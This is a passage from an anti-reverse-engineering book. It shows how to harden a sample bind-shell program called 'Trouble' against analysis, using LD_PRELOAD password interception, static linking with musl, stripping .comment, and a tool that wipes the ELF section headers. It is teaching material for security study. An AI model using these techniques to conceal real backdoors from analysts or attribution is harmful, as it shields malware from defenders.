
Examining *memcmp()* after libc.so is loaded

```
(gdb) info address memcmp
Symbol "memcmp" is at 0x7ffff7a9c180 in a file compiled without debugging.
(gdb) disas memcmp
Dump of assembler code for function memcmp:
   0x00007ffff7a9c180 <+0>:  mov    0x334ce9(%rip),%rdx  # 0x7ffff7dd0e70
   0x00007ffff7a9c187 <+7>:  testl  $0x200,0x80(%rdx)
   0x00007ffff7a9c191 <+17>: jne    0x7ffff7a9c19b <memcmp+27>
   0x00007ffff7a9c193 <+19>: lea    0x26(%rip),%rax  # <__memcmp_sse2>
   0x00007ffff7a9c19a <+26>: retq
   0x00007ffff7a9c19b <+27>: testl  $0x80000,0x80(%rdx)
   0x00007ffff7a9c1a5 <+37>: je     0x7ffff7a9c1af <memcmp+47>
   0x00007ffff7a9c1a7 <+39>: lea    0xdfab2(%rip),%rax  # <__memcmp_sse4_1>
   0x00007ffff7a9c1ae <+46>: retq
   0x00007ffff7a9c1af <+47>: lea    0xe223a(%rip),%rax  # <__memcmp_ssse3>
   0x00007ffff7a9c1b6 <+54>: retq
End of assembler dump.
```

libc.so has been loaded into memory and *Trouble* now points to the *memcmp()* implementation in the shared object.

ltrace

A reasonable person might believe that *memcmp()* might be used to compare the password provided by the user and the password embedded in *Trouble*. In fact, you can confirm this is the case by using a utility called ltrace.

ltrace

ltrace, or library tracer, is a utility that will display all of the dynamic library calls that occur while the program is running.

Using ltrace on *Trouble*

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ ltrace -f ./troubl\
e
[pid 21490] __libc_start_main(0x400c2f, 1, 0x7ffe19798d48, 0x400e60 <unfinished ...>
[pid 21490] socket(2, 1, 6)                                                = 3
[pid 21490] htonl(0, 1, 6, 0x7f82e7aea9b7)                                 = 0
[pid 21490] htons(1270, 1, 6, 0x7f82e7aea9b7)                              = 0xf604
[pid 21490] bind(3, 0x7ffe19798c20, 16, 0x7ffe19798c20)                    = 0
[pid 21490] listen(3, 5, 16, 0x7f82e7aea507)                               = 0
[pid 21490] accept(3, 0, 0, 0x7f82e7aea627)                                = 4
[pid 21490] fork()                                                         = 21492
[pid 21490] close(4 <unfinished ...>
[pid 21492] <... fork resumed> )                                           = 0
[pid 21490] <... close resumed> )                                          = 0
[pid 21492] read(4 <unfinished ...>
[pid 21490] accept(3, 0, 0, 0x7f82e7ad9d10 <unfinished ...>
[pid 21492] <... read resumed> , "loooooooooooooooooooooooooooool"..., 33) = 33
[pid 21492] memcmp(0x400f00, 0x7ffe19798c30, 32, 0x7f82e7ad9680)           = 3
[pid 21492] close(4)                                                       = 0
[pid 21492] +++ exited (status 1) +++
[pid 21490] --- SIGCHLD (Child exited) ---
```

Towards the end of this trace you can see a call to *memcmp()* and the first parameter is the very familiar address of *0x400f00* (aka *s_password*). ltrace is able to record these calls by using ptrace to insert breakpoints at the beginning of the loaded functions [26]. In later chapters, you'll learn how to prevent programs that use ptrace to operate on *Trouble*. However, for this section just understand that library tracing is a real problem for *Trouble*.

LD_PRELOAD

I mentioned that library tracing via ptrace is something you learn to defeat in later chapters. However, there is another method for printing out the parameters to *memcmp()*. By using the dynamic linker's LD_PRELOAD [27] option, you can load your own library before the other shared objects, like libc.so, are loaded. That means

[26] https://www.kernel.org/doc/ols/2007/ols2007v1-pages-41-52.pdf

[27] man ld.so

that you can introduce your own code to handle *memcmp()* and **your** function will be executed instead of libc.so's.

I've written code to prove this out. It can be found in the chapter two directory under "ld_preload". The directory contains two files: CMakeLists.txt and catch_memcmp.c.

chap_2_compiler/ld_preload/CMakeLists.txt

```
project(catch_memcmp.so C)
cmake_minimum_required(VERSION 3.0)

set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -fPIC -shared -std=gnu11")
add_executable(${PROJECT_NAME} src/catch_memcmp.c)
target_link_libraries(${PROJECT_NAME} dl)
```

chap_2_compiler/ld_predload/src/catch_memcmp.c

```
#define _GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <dlfcn.h>

/**
 * This program, when used with LD_PRELOAD, will print the values passed into
 * memcmp and then pass the values to to the real memcmp. Usage:
 *
 * LD_PRELOAD=./catch_memcmp.so ../../trouble/build/trouble
 */
int memcmp(const void *s1, const void *s2, size_t n)
{
    char* new_s1 = calloc(n + 1, 1);
    char* new_s2 = calloc(n + 1, 1);

    memcpy(new_s1, s1, n);
    memcpy(new_s2, s2, n);

    printf("memcmp(%s, %s, %u)\n", new_s1, new_s2, (int)n);

    free(new_s1);
    free(new_s2);
```

```
    // pass the params to the real memcmp and return the result
    int (*original_memcmp)(const void *s1, const void *s2, size_t n);
    original_memcmp = dlsym(RTLD_NEXT, "memcmp");
    return original_memcmp(s1, s2, n);
}
```

In catch_memcmp.c, I've written my own implementation of *memcmp()*. In the code, I print out the passed in values. Then I load the real *memcmp()* function using *dlsym()* and finally execute the real "original" *memcmp()* so that *Trouble* still operates as expected.

To compile this code use CMake.

Compiling catch_memcmp.so

```
albino-lobster@ubuntu:~/antire_book$ cd chap_2_compiler/ld_preload/
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/ld_preload$ mkdir build
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/ld_preload$ cd build/
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/ld_preload/build$ cmake ..
-- The C compiler identification is GNU 5.4.0
-- Check for working C compiler: /usr/bin/cc
-- Check for working C compiler: /usr/bin/cc -- works
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Detecting C compile features
-- Detecting C compile features - done
-- Configuring done
-- Generating done
-- Build files have been written to: /home/albino-lobster/antire_book/chap_2_compiler\
/ld_preload/build
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/ld_preload/build$ make
Scanning dependencies of target catch_memcmp.so
[ 50%] Building C object CMakeFiles/catch_memcmp.so.dir/src/catch_memcmp.c.o
[100%] Linking C executable catch_memcmp.so
[100%] Built target catch_memcmp.so
```

As you can see, this generates the shared object *catch_memcmp.so*. This is the shared object that you'll pass to LD_PRELOAD when you execute *Trouble*. For example:

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/ld_preload/build$ LD_PRELOAD=./ca\
tch_memcmp.so ../../trouble/build/trouble
```

With *Trouble* running, attempt to connect to the bind shell on port 1270 with netcat. You should input a 32 byte string and hit enter. For example:

Passing a bogus password to *Trouble*

```
albino-lobster@ubuntu:~$ nc 127.0.0.1 1270
looooooooooooooooooooooooooooool
albino-lobster@ubuntu:~$
```

The netcat connection should immediately be terminated by *Trouble* because you provided a bad password. However, if you look back at the terminal you ran *Trouble* from you should see something like this:

catch_memcmp.so* reveals *s_password

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/ld_preload/build$ LD_PRELOAD=./ca\
tch_memcmp.so ../../trouble/build/trouble
memcmp(TGOEu26TW0k1b9IeXjUJbT1GfCR0jSnl, looooooooooooooooooooooooooooool, 32)
```

You can clearly see *s_password* and the bogus string I attempted to use in my netcat connection have been printed out by *catch_memcmp.so*.

Using musl

If you want to write a truly hardened binary it's best to distrust all of the shared libraries on the system. This is where the -static flag finally comes into play. According to the GCC documentation, -static "prevents linking with the shared libraries"[28]. However, glibc, the libc version shipped with many major Linux distros, is really not meant to be statically linked. When we do statically link it, some libc functionality gets broken and it makes our binary significantlly larger. The fact of the matter is that glibc simply should not be used for static linking. Luckily, there are other versions of libc that **are** intended to be statically linked[29]:

[28] https://gcc.gnu.org/onlinedocs/gcc/Link-Options.html
[29] http://www.etalabs.net/compare_libcs.html

1. diet libc[30]
2. uClibc[31]
3. musl libc[32]

For the remainder of this book we will be using musl (pronounced "muscle") libc. I've chosen musl because it is actively maintained, its easy to install on Ubuntu, and it works well with CMake.

To install musl on Ubuntu, use apt-get:

Installing musl on Ubuntu 16.04

```
albino-lobster@ubuntu:~/antire_book$ sudo apt-get install musl-tools musl-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  musl
Recommended packages:
  linux-musl-dev
The following NEW packages will be installed:
  musl musl-dev musl-tools
0 upgraded, 3 newly installed, 0 to remove and 45 not upgraded.
Need to get 0 B/780 kB of archives.
After this operation, 3,568 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Selecting previously unselected package musl:amd64.
(Reading database ... 242454 files and directories currently installed.)
Preparing to unpack .../musl_1.1.9-1_amd64.deb ...
Unpacking musl:amd64 (1.1.9-1) ...
Selecting previously unselected package musl-dev.
Preparing to unpack .../musl-dev_1.1.9-1_amd64.deb ...
Unpacking musl-dev (1.1.9-1) ...
Selecting previously unselected package musl-tools.
Preparing to unpack .../musl-tools_1.1.9-1_amd64.deb ...
Unpacking musl-tools (1.1.9-1) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up musl:amd64 (1.1.9-1) ...
```

[30] https://www.fefe.de/dietlibc/

[31] https://uclibc.org/

[32] https://www.musl-libc.org/

```
Setting up musl-dev (1.1.9-1) ...
Setting up musl-tools (1.1.9-1) ...
```

To update *Trouble* to use the -static flag you just update the compiler flags.

```
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -s -fvisibility=hidden -O3 -funroll-loops -\
static -std=gnu11")
```

Also, you need to tell CMake to use a different compiler. Put the following line right above the CMAKE_C_FLAGS line:

```
set(CMAKE_C_COMPILER musl-gcc)
```

And that's it! Now when you compile *Trouble* you'll be using using musl libc instead of glibc.

Size matters

I wanted to see the size difference between static linking with glibc and musl libc. I compiled *Trouble* using each library and the results are really telling:

ls -l on the glibc version of *Trouble*

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ ls -l ./trouble
-rwxrwxr-x 1 albino-lobster albino-lobster 840632 Nov  3 17:32 trouble
```

ls -l on the musl libc version of *Trouble*

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ ls -l ./trouble
-rwxrwxr-x 1 albino-lobster albino-lobster 9560 Nov  3 17:44 ./trouble
```

There you have it. 840kb vs 9.5kb. A huge difference in size!

You might be asking, how do I know I'm no longer using any dynamic libraries? One way is to check the needed shared library's listed in the dynamic section. You can use readelf to this.

***Trouble's* dynamic section when using glibc**

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ readelf -d ./troub\
le

Dynamic section at offset 0x1e28 contains 24 entries:
  Tag        Type                         Name/Value
 0x0000000000000001 (NEEDED)             Shared library: [libc.so.6]
 0x000000000000000c (INIT)               0x4009d0
 0x000000000000000d (FINI)               0x400ed4
 0x0000000000000019 (INIT_ARRAY)         0x601e10
 0x000000000000001b (INIT_ARRAYSZ)       8 (bytes)
 0x000000000000001a (FINI_ARRAY)         0x601e18
 0x000000000000001c (FINI_ARRAYSZ)       8 (bytes)
 0x000000006ffffef5 (GNU_HASH)           0x400298
 0x0000000000000005 (STRTAB)             0x400648
 0x0000000000000006 (SYMTAB)             0x400300
 0x000000000000000a (STRSZ)              350 (bytes)
 0x000000000000000b (SYMENT)             24 (bytes)
 0x0000000000000015 (DEBUG)              0x0
 0x0000000000000003 (PLTGOT)             0x602000
 0x0000000000000002 (PLTRELSZ)           384 (bytes)
 0x0000000000000014 (PLTREL)             RELA
 0x0000000000000017 (JMPREL)             0x400850
 0x0000000000000007 (RELA)               0x400820
 0x0000000000000008 (RELASZ)             48 (bytes)
 0x0000000000000009 (RELAENT)            24 (bytes)
 0x000000006ffffffe (VERNEED)            0x4007f0
 0x000000006fffffff (VERNEEDNUM)         1
 0x000000006ffffff0 (VERSYM)             0x4007a6
 0x0000000000000000 (NULL)               0x0
```

The first line says that the shared library "libc.so.6" is needed. However, after compiling with musl libc the dynamic section doesn't even exist.

***Trouble's* dynamic section when using musl libc**

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ readelf -d ./troub\
le

There is no dynamic section in this file.
```

Another way to look at a binary's external dependencies is to use ldd.

Using ldd on *Trouble* with glibc

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ ldd ./trouble
        linux-vdso.so.1 =>  (0x00007ffca230a000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2870c05000)
        /lib64/ld-linux-x86-64.so.2 (0x0000555b3d187000)
```

Using ldd on *Trouble* with musl libc

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ ldd ./trouble
        not a dynamic executable
```

You can see that *Trouble* had a few external dependencies before musl but after switching libc versions it doesn't have any dynamic dependencies. We've stopped any pesky reverse engineer from using LD_PRELOAD or ltrace on *Trouble*!

Chapter 3: File Format Hacks

This chapter is all about modifying the ELF data structures after compilation. Having some understanding of these data structures would be useful in understanding this chapter. However, I don't think you have to know ELF in order to benefit from this chapter. You should pick up a good amount as we go.

The main reason I've not written a primer on ELF for this book is because there are many good descriptions that already exist. If you'd like to brush up on ELF than check out these resources:

1. man elf
2. https://en.wikipedia.org/wiki/Executable_and_Linkable_Format
3. http://wiki.osdev.org/ELF

The Strip Utility

In chapter two you used the strip compiler option, -s, to remove the *.symtab* from *Trouble*. There exists a post-compilation tool called "strip" that will do the same thing. However, the strip utility can do more than remove the symbol table. It can remove sections from a binary.

What do I mean by "remove sections"? Take a look at the section headers table in chapter three's version of *Trouble*:

Trouble's section headers table

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -S ./t\
rouble
There are 13 section headers, starting at offset 0x2218:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .init             PROGBITS         0000000000400120  00000120
       0000000000000003  0000000000000000  AX       0     0     1
  [ 2] .text             PROGBITS         0000000000400130  00000130
       000000000000126f  0000000000000000  AX       0     0     16
  [ 3] .fini             PROGBITS         000000000040139f  0000139f
       0000000000000003  0000000000000000  AX       0     0     1
  [ 4] .rodata           PROGBITS         00000000004013c0  000013c0
       0000000000000858  0000000000000000   A       0     0     64
  [ 5] .eh_frame         PROGBITS         0000000000401c18  00001c18
       0000000000000004  0000000000000000   A       0     0     4
  [ 6] .init_array       INIT_ARRAY       0000000000601fe8  00001fe8
       0000000000000008  0000000000000000  WA       0     0     8
  [ 7] .fini_array       FINI_ARRAY       0000000000601ff0  00001ff0
       0000000000000008  0000000000000000  WA       0     0     8
  [ 8] .jcr              PROGBITS         0000000000601ff8  00001ff8
       0000000000000008  0000000000000000  WA       0     0     8
  [ 9] .data             PROGBITS         0000000000602000  00002000
       0000000000000160  0000000000000000  WA       0     0     64
  [10] .bss              NOBITS           0000000000602180  00002160
       0000000000000320  0000000000000000  WA       0     0     64
  [11] .comment          PROGBITS         0000000000000000  00002160
       0000000000000058  0000000000000001  MS       0     0     1
  [12] .shstrtab         STRTAB           0000000000000000  000021b8
       0000000000000060  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

Notice the *.comment* section? That's a really odd name for a section. Let's examine its contents using objdump.

Contents of *.comment*

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ objdump -s --s\
ection .comment ./trouble

./trouble:     file format elf64-x86-64

Contents of section .comment:
 0000 4743433a 20285562 756e7475 20352e34  GCC: (Ubuntu 5.4
 0010 2e302d36 7562756e 7475317e 31362e30  .0-6ubuntu1~16.0
 0020 342e3229 20352e34 2e302032 30313630  4.2) 5.4.0 20160
 0030 36303900 4743433a 20285562 756e7475  609.GCC: (Ubuntu
 0040 20342e39 2e322d31 37756275 6e747531   4.9.2-17ubuntu1
 0050 2920342e 392e3200                    ) 4.9.2.
```

Those look like some kind of version strings? To get a cleaner read you can use the strings utility.

Using strings to get the *.comment* output

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ strings -a ./t\
rouble | grep GCC
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.2) 5.4.0 20160609
GCC: (Ubuntu 4.9.2-17ubuntu1) 4.9.2
```

The first string is the version of GCC that's on Ubuntu 16.04. Honestly, I'm not entirely certain what the second string is all about. Regardless! We don't need or want this information in our binary. While the information isn't going to aid a reverse engineer in pulling apart our binary it could help with various attribution techniques. So let's just remove it. Strip can remove sections via the -R option.

Stripping *.comment* from *Trouble*

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -S ./t\
rouble
There are 12 section headers, starting at offset 0x21b8:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .init             PROGBITS         0000000000400120  00000120
       0000000000000003  0000000000000000  AX       0     0     1
  [ 2] .text             PROGBITS         0000000000400130  00000130
       000000000000126f  0000000000000000  AX       0     0     16
  [ 3] .fini             PROGBITS         000000000040139f  0000139f
       0000000000000003  0000000000000000  AX       0     0     1
  [ 4] .rodata           PROGBITS         00000000004013c0  000013c0
       0000000000000858  0000000000000000   A       0     0     64
  [ 5] .eh_frame         PROGBITS         0000000000401c18  00001c18
       0000000000000004  0000000000000000   A       0     0     4
  [ 6] .init_array       INIT_ARRAY       0000000000601fe8  00001fe8
       0000000000000008  0000000000000000  WA       0     0     8
  [ 7] .fini_array       FINI_ARRAY       0000000000601ff0  00001ff0
       0000000000000008  0000000000000000  WA       0     0     8
  [ 8] .jcr              PROGBITS         0000000000601ff8  00001ff8
       0000000000000008  0000000000000000  WA       0     0     8
  [ 9] .data             PROGBITS         0000000000602000  00002000
       0000000000000160  0000000000000000  WA       0     0     64
  [10] .bss              NOBITS           0000000000602180  00002160
       0000000000000320  0000000000000000  WA       0     0     64
  [11] .shstrtab         STRTAB           0000000000000000  00002160
       0000000000000057  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

As you can see from the above, not only has *.comment* been removed from the section header table, but the next entry, .shstrtab, has been moved up to overwrite when .comment used to exist.

You don't want to manually execute strip -R after every build though. That would just be sort of annoying. Luckily, CMake provides the ability to execute commands. If you add the following command to the end of *Trouble's* CMakeList.txt than the *.comment* section will be removed everytime the binary is compiled:

Strip *.comment* atfter each compilation

```
add_custom_command(TARGET ${PROJECT_NAME}
                   POST_BUILD
                   COMMAND strip -R .comment ${CMAKE_CURRENT_BINARY_DIR}/${PROJECT_NA\
ME})
```

Removing the Section Headers Table

In the previous section you were looking at the section headers table. The section headers table is useful for a reverse engineer because it breaks down the binary's address space into very specific chunks. However, the section headers table isn't actually needed for execution. You read that right, the section table is not needed! You can remove it entirely.

Don't take my word for it though. Test it yourself. Consider *Trouble's* ELF header.

***Trouble's* ELF header**

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -h ./t\
rouble
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x4002f2
  Start of program headers:          64 (bytes into file)
  Start of section headers:          8632 (bytes into file)
  Flags:                             0x0
```

```
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         4
  Size of section headers:           64 (bytes)
  Number of section headers:         12
  Section header string table index: 11
```

There are four variables from the ELF header that are used to find, parse, and display the section headers table:

1. Start of sections headers
2. Size of section headers
3. Number of section headers
4. Section header string table index

If you zero out these values then locating or parsing the table would be impossible. Try opening *Trouble* in a hex editor (such as ghex) and zero out bytes 0x28, 0x29, 0x3a, 0x3c, and 0x3e. Afterwards *Trouble's* ELF header should look like this:

Updated ELF header

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -h ./t\
rouble
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x4002f2
  Start of program headers:          64 (bytes into file)
  Start of section headers:          0 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
```

```
  Number of program headers:         4
  Size of section headers:           0 (bytes)
  Number of section headers:         0
  Section header string table index: 0
```

As you can see all the section header table values in the ELF headers are set to zero. Now if readelf tries to read *Trouble's* section header table it'll fail.

readelf can't find the section header table

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ readelf -S ./t\
rouble

There are no sections in this file.
```

For another example, try Radare2. Before you zeroed out the values in the ELF header Radare2 listed the sections without issue.

Radare2 sections with intact ELF header

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ radare2 ./trou\
ble
Warning: Cannot initialize dynamic strings
 -- Welcome back, lazy human!
[0x004002f2]> iS
[Sections]
idx=00 vaddr=0x00000000 paddr=0x00000000 sz=0 vsz=0 perm=----- name=
idx=01 vaddr=0x00400120 paddr=0x00000120 sz=3 vsz=3 perm=--r-x name=.init
idx=02 vaddr=0x00400130 paddr=0x00000130 sz=4719 vsz=4719 perm=--r-x name=.text
idx=03 vaddr=0x0040139f paddr=0x0000139f sz=3 vsz=3 perm=--r-x name=.fini
idx=04 vaddr=0x004013c0 paddr=0x000013c0 sz=2136 vsz=2136 perm=--r-- name=.rodata
idx=05 vaddr=0x00401c18 paddr=0x00001c18 sz=4 vsz=4 perm=--r-- name=.eh_frame
idx=06 vaddr=0x00601fe8 paddr=0x00001fe8 sz=8 vsz=8 perm=--rw- name=.init_array
idx=07 vaddr=0x00601ff0 paddr=0x00001ff0 sz=8 vsz=8 perm=--rw- name=.fini_array
idx=08 vaddr=0x00601ff8 paddr=0x00001ff8 sz=8 vsz=8 perm=--rw- name=.jcr
idx=09 vaddr=0x00602000 paddr=0x00002000 sz=352 vsz=352 perm=--rw- name=.data
idx=10 vaddr=0x00602180 paddr=0x00002160 sz=800 vsz=800 perm=--rw- name=.bss
idx=11 vaddr=0x00000000 paddr=0x00002160 sz=88 vsz=88 perm=----- name=.comment
idx=12 vaddr=0x00000000 paddr=0x000021b8 sz=96 vsz=96 perm=----- name=.shstrtab
idx=13 vaddr=0x00400000 paddr=0x00000000 sz=7196 vsz=7196 perm=m-r-x name=LOAD0
```

```
idx=14 vaddr=0x00601fe8 paddr=0x00001fe8 sz=376 vsz=1208 perm=m-rw- name=LOAD1
idx=15 vaddr=0x00000000 paddr=0x00000000 sz=0 vsz=0 perm=m-rw- name=GNU_STACK
idx=16 vaddr=0x00601fe8 paddr=0x00001fe8 sz=24 vsz=24 perm=m-r-- name=GNU_RELRO
idx=17 vaddr=0x00400000 paddr=0x00000000 sz=64 vsz=64 perm=m-rw- name=ehdr
```

You'll notice that Radare2 has combined the section headers table and the program headers into a "sections" table. This isn't technically correct, but good enough. If you look carefully, you'll see all the sections from the section headers table that have virtual addresses (indexes 1-10) map into LOAD0 and LOAD1 from the program headers. This helps explain why the section headers table isn't needed to execute the binary. All the necessary information is present in the program headers.

After you zero out the ELF header values, Radare2 can no longer find the section headers table either.

Radare2 sections with modified ELF header

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ radare2 ./trou\
ble
Warning: Cannot initialize section headers
Warning: Cannot initialize strings table
Warning: Cannot initialize dynamic strings
 -- In Soviet Russia, radare2 has documentation.
[0x00400130]> iS
[Sections]
idx=00 vaddr=0x00400000 paddr=0x00000000 sz=7196 vsz=7196 perm=m-r-x name=LOAD0
idx=01 vaddr=0x00601fe8 paddr=0x00001fe8 sz=376 vsz=1208 perm=m-rw- name=LOAD1
idx=02 vaddr=0x00000000 paddr=0x00000000 sz=0 vsz=0 perm=m-rw- name=GNU_STACK
idx=03 vaddr=0x00601fe8 paddr=0x00001fe8 sz=24 vsz=24 perm=m-r-- name=GNU_RELRO
idx=04 vaddr=0x00400000 paddr=0x00000000 sz=64 vsz=64 perm=m-rw- name=ehdr
```

However, the table **is** still there. A clever reverse engineer could scan the binary for the section headers table data structures. Plus the section names are easily recoverable using the strings utility.

Finding section names with strings

```
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/trouble/build$ strings -a ./t\
rouble
<output truncated>
.shstrtab
.init
.text
.fini
.rodata
.eh_frame
.init_array
.fini_array
.jcr
.data
.bss
```

Removing the section headers table altogther seems like a smart idea. Not only would removing the table hide the section information, but it will pave the way for some trickery introduced later in this chapter.

However, there is no tool that I know of that will remove the section headers table. I've had to write out own. In the code for chapter three you'll find a directory called "stripBinary". The project is made up of two files: CMakeLists.txt and stripBinary.cpp. Note that this is our first project written in C++. I personally prefer C++, but your mileage may vary. The code should be fairly easy to rewrite in C, Python, or your language of choice.

chap_3_format_hacks/stripBinary/CMakeLists.txt

```
project(stripBinary CXX)
cmake_minimum_required(VERSION 3.0)

set(CMAKE_CXX_FLAGS "-Wall -Wextra -Wshadow -g")
add_executable(${PROJECT_NAME} ./src/stripBinary.cpp)
```

chap_3_format_hacks/stripBinary/stripBinary.cpp

```
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <iomanip>
#include <cstring>
#include <elf.h>

/**
 * This program will take in a binary and overwrite the sections table with
 * zeroes. It will also overwite the sections names with zeroes. Finally, it
 * fixes up the ELF header and overwrites the old binary.
 */

/**
 * Finds the offset to the sections table.
 *
 * \param[in] p_data the ELF binary
 * \param[in,out] p_sec_count the number of sections in the section table
 * \param[in,out] p_str_index the section index of the section strings table
 * \return a pointer to the start of the sections table
 */
Elf64_Shdr* find_sections(std::string& p_data, int& p_sec_count, int& p_str_index)
{
    if (p_data[0] != 0x7f || p_data[1] != 'E' || p_data[2] != 'L' ||
        p_data[3] != 'F')
    {
        return NULL;
    }

    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);

    Elf64_Off section_offset = ehdr->e_shoff;
    ehdr->e_shoff = 0;

    p_sec_count = ehdr->e_shnum;
    ehdr->e_shnum = 0;

    p_str_index = ehdr->e_shstrndx;
    ehdr->e_shstrndx = 0;

    return reinterpret_cast<Elf64_Shdr*>(&p_data[section_offset]);
```

```
}

/**
 * Overwrites all the section headers with zeros and zeroes out the strings
 *
 * \param[in] p_data the ELF binary
 * \param[in] p_sections a pointer to the first entry in the sections table
 * \param[in] p_sec_count the number of entries in the sections table
 * \param[in] p_str_index the index of the table we are going to remove
 * \return true if we successfully overwrote everything
 */
bool remove_headers(std::string& p_data, Elf64_Shdr* p_sections, int p_sec_count,
                    int p_str_index)
{
    // look through all the headers. Ensure nothing is using the string table
    // we plan on removing.
    Elf64_Shdr* iter = p_sections;
    for (int i = 0; i < p_sec_count; ++i, ++iter)
    {
        if (iter->sh_link == static_cast<Elf64_Word>(p_str_index))
        {
            std::cerr << "A section is still linked to the str index: " << iter->sh_l\
ink << std::endl;
            return false;
        }

        if (i == p_str_index)
        {
            // overwrite the strings
            memset(&p_data[iter->sh_offset], 0, iter->sh_size);
        }
    }

    // overwrite the entire table
    memset(p_sections, 0, p_sec_count * sizeof(Elf64_Shdr));
    return true;
}

int main(int p_argc, char** p_argv)
{
    if (p_argc != 2)
    {
        std::cerr << "Usage: ./stripBinary <file path>" << std::endl;
```

```
        return EXIT_FAILURE;
    }

    std::ifstream inputFile(p_argv[1], std::ifstream::in | std::ifstream::binary);
    if (!inputFile.is_open() || !inputFile.good())
    {
        std::cerr << "Failed to ropen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    std::string input((std::istreambuf_iterator<char>(inputFile)), std::istreambuf_it\
erator<char>());
    inputFile.close();

    int section_count = 0;
    int str_index = 0;
    Elf64_Shdr* sections = find_sections(input, section_count, str_index);
    if (sections == NULL || reinterpret_cast<char*>(sections) > (input.data() + input\
.length()))
    {
        std::cerr << "Failed to find the sections table" << std::endl;
        return EXIT_FAILURE;
    }

    if (!remove_headers(input, sections, section_count, str_index))
    {
        return EXIT_FAILURE;
    }

    std::ofstream outputFile(p_argv[1], std::ofstream::out | std::ofstream::binary);
    if (!outputFile.is_open() || !outputFile.good())
    {
        std::cerr << "Failed to wopen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    outputFile.write(input.data(), input.length());
    outputFile.close();
    return EXIT_SUCCESS;
}
```

stripBinary.cpp is broken down into three parts:

1. Finding the offset to the section headers table
2. Overwriting the section headers table entries and the section names
3. Writing the updated binary to file

To compile *stripBinary*, as before, just use CMake.

Compiling *stripBinary*

```
albino-lobster@ubuntu:~/antire_book$ cd chap_3_format_hacks/stripBinary/
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/stripBinary$ mkdir build
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/stripBinary$ cd build/
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/stripBinary/build$ cmake ..
-- The CXX compiler identification is GNU 5.4.0
-- Check for working CXX compiler: /usr/bin/c++
-- Check for working CXX compiler: /usr/bin/c++ -- works
-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Detecting CXX compile features
-- Detecting CXX compile features - done
-- Configuring done
-- Generating done
-- Build files have been written to: /home/albino-lobster/antire_book/chap_3_format_h\
acks/stripBinary/build
albino-lobster@ubuntu:~/antire_book/chap_3_format_hacks/stripBinary/build$ make
Scanning dependencies of target stripBinary
